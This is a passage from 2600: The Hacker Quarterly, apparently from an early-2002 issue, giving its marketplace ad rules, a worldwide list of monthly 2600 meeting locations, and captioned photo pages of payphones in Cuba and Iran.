ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/15/02.



ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside "The Deli on Pulteney" (formerly Sammy's Snack Bar), near the corner of Grenfell & Pulteney Streets. 6 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Gold Coast: Bond University at payphones outside main library. 6:30 pm. Food place open till 8 pm.
Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").
Edmonton: Teddy's on Jasper Ave. and 114th St. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.
Victoria: Eaton Center food court by A&W.

New Brunswick

Moncton: Ground Zero Network, 890 Main St.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Hamilton: Jackson Square food court by payphones and Burger King. 7:30 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

DENMARK

Aarhus: By the model train in the railway station.
Copenhagen: Terminalbar in Hovedbanegardens Shopping Center.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.
Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.
Leeds: Leeds City train station by the payphones. 7 pm.
London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.
Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm
Wellington: Murphy's Bar in Cuba Mall. 5:30 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gavle: Railroad station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tempe: Game Works at Arizona Mills Mall.
Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Orange County (Laguna Niguel): Natalie's Coffee, 27020 Alicia Parkway, #F.
San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.
Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Fatty J's food court, 13th and College. 6 pm.

Connecticut

Bridgeport: University of Bridgeport, Carlson Hall, downstairs common area.
Meriden: Meriden Square Mall food court. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.
Ft. Myers: At the cafe in Barnes & Noble.
Miami: Dadeland Mall on the raised seating section in the food court.
Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238,7373, 4648; 896-9708; 895-6044, 6055.
Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Borders Books on the corner of Meridian and Washington.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.
New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room.
Grand Rapids: Rivertown Crossings Mall, second level in the food court.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.
Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.
Springfield: Barnes & Noble on Battlefield across from the mall.

Nebraska

Omaha: Oak View Mall Barnes & Noble. 7 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court. 7 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade.

New York

Buffalo: Galleria Mall food court.
New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall, upper area of food court.

North Dakota

Fargo (Moorhead, MN): Center Mall food court by the fountain.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.
Cleveland (Bedford): Cyber Pete's Internet Cafe, 665 Broadway Ave.
Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area. 7 pm.
Dayton: At the Marions behind the Dayton Mall. 6 pm.

Oklahoma

Oklahoma City: Penn Square Mall on the edge of the food court by Pretzel Logic.
Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!) food court. 6 pm.

Pennsylvania

Philadelphia: 30th Street Station food court, smoking section.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Barnes & Noble, Hickory Ridge Mall.
Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.
Dallas: Mama's Pizza, Campbell & Preston.
Houston: Cafe Nicholas in Galleria 2.
San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in the food court near Zion's Bank.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia (see District of Columbia)

Washington

Seattle: Washington State Convention Center, first floor.


Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.
Milwaukee: UWM Student Union on Kenwood between Maryland and Downer.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.


Payphones of Countries We're Mad At

Part One: CUBA




A popular payphone kiosk in **Havana**. And that's not an ad for sneakers in the background.

Photo by T. Mele



Etecsa is Cuba's state-owned phone company. This phone in **Havana** takes smartcards.

Photo by Pawel Krewin




Another model that's real high tech found in **Regla**.

Photo by T. Mele


Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Payphones of Countries We're Mad At


Part Two: IRAN




In the holy city of **Qom**, this rather advanced card reader phone takes something called "kart atabar."



This your basic payphone found all over Iran - this one was in **Rasht**. The instructions make it real simple. The touchtone pad could be a bit smaller though.



Found in **Delijan**, this green monster is so haunting that it will visit you in your dreams. It's got so much personality plus you can hang a painting on the front of it. There are two coin slots for each type of coin and the amount is displayed in the box on the upper left.



At first glance you might think this wasn't a payphone at all. You'd be wrong. Found by a **Ghazian** gas station, this phone has a slide coin chamber which would last about 30 seconds in the States.

All photos by Phundisk

Look on the other side of this page for even more photos!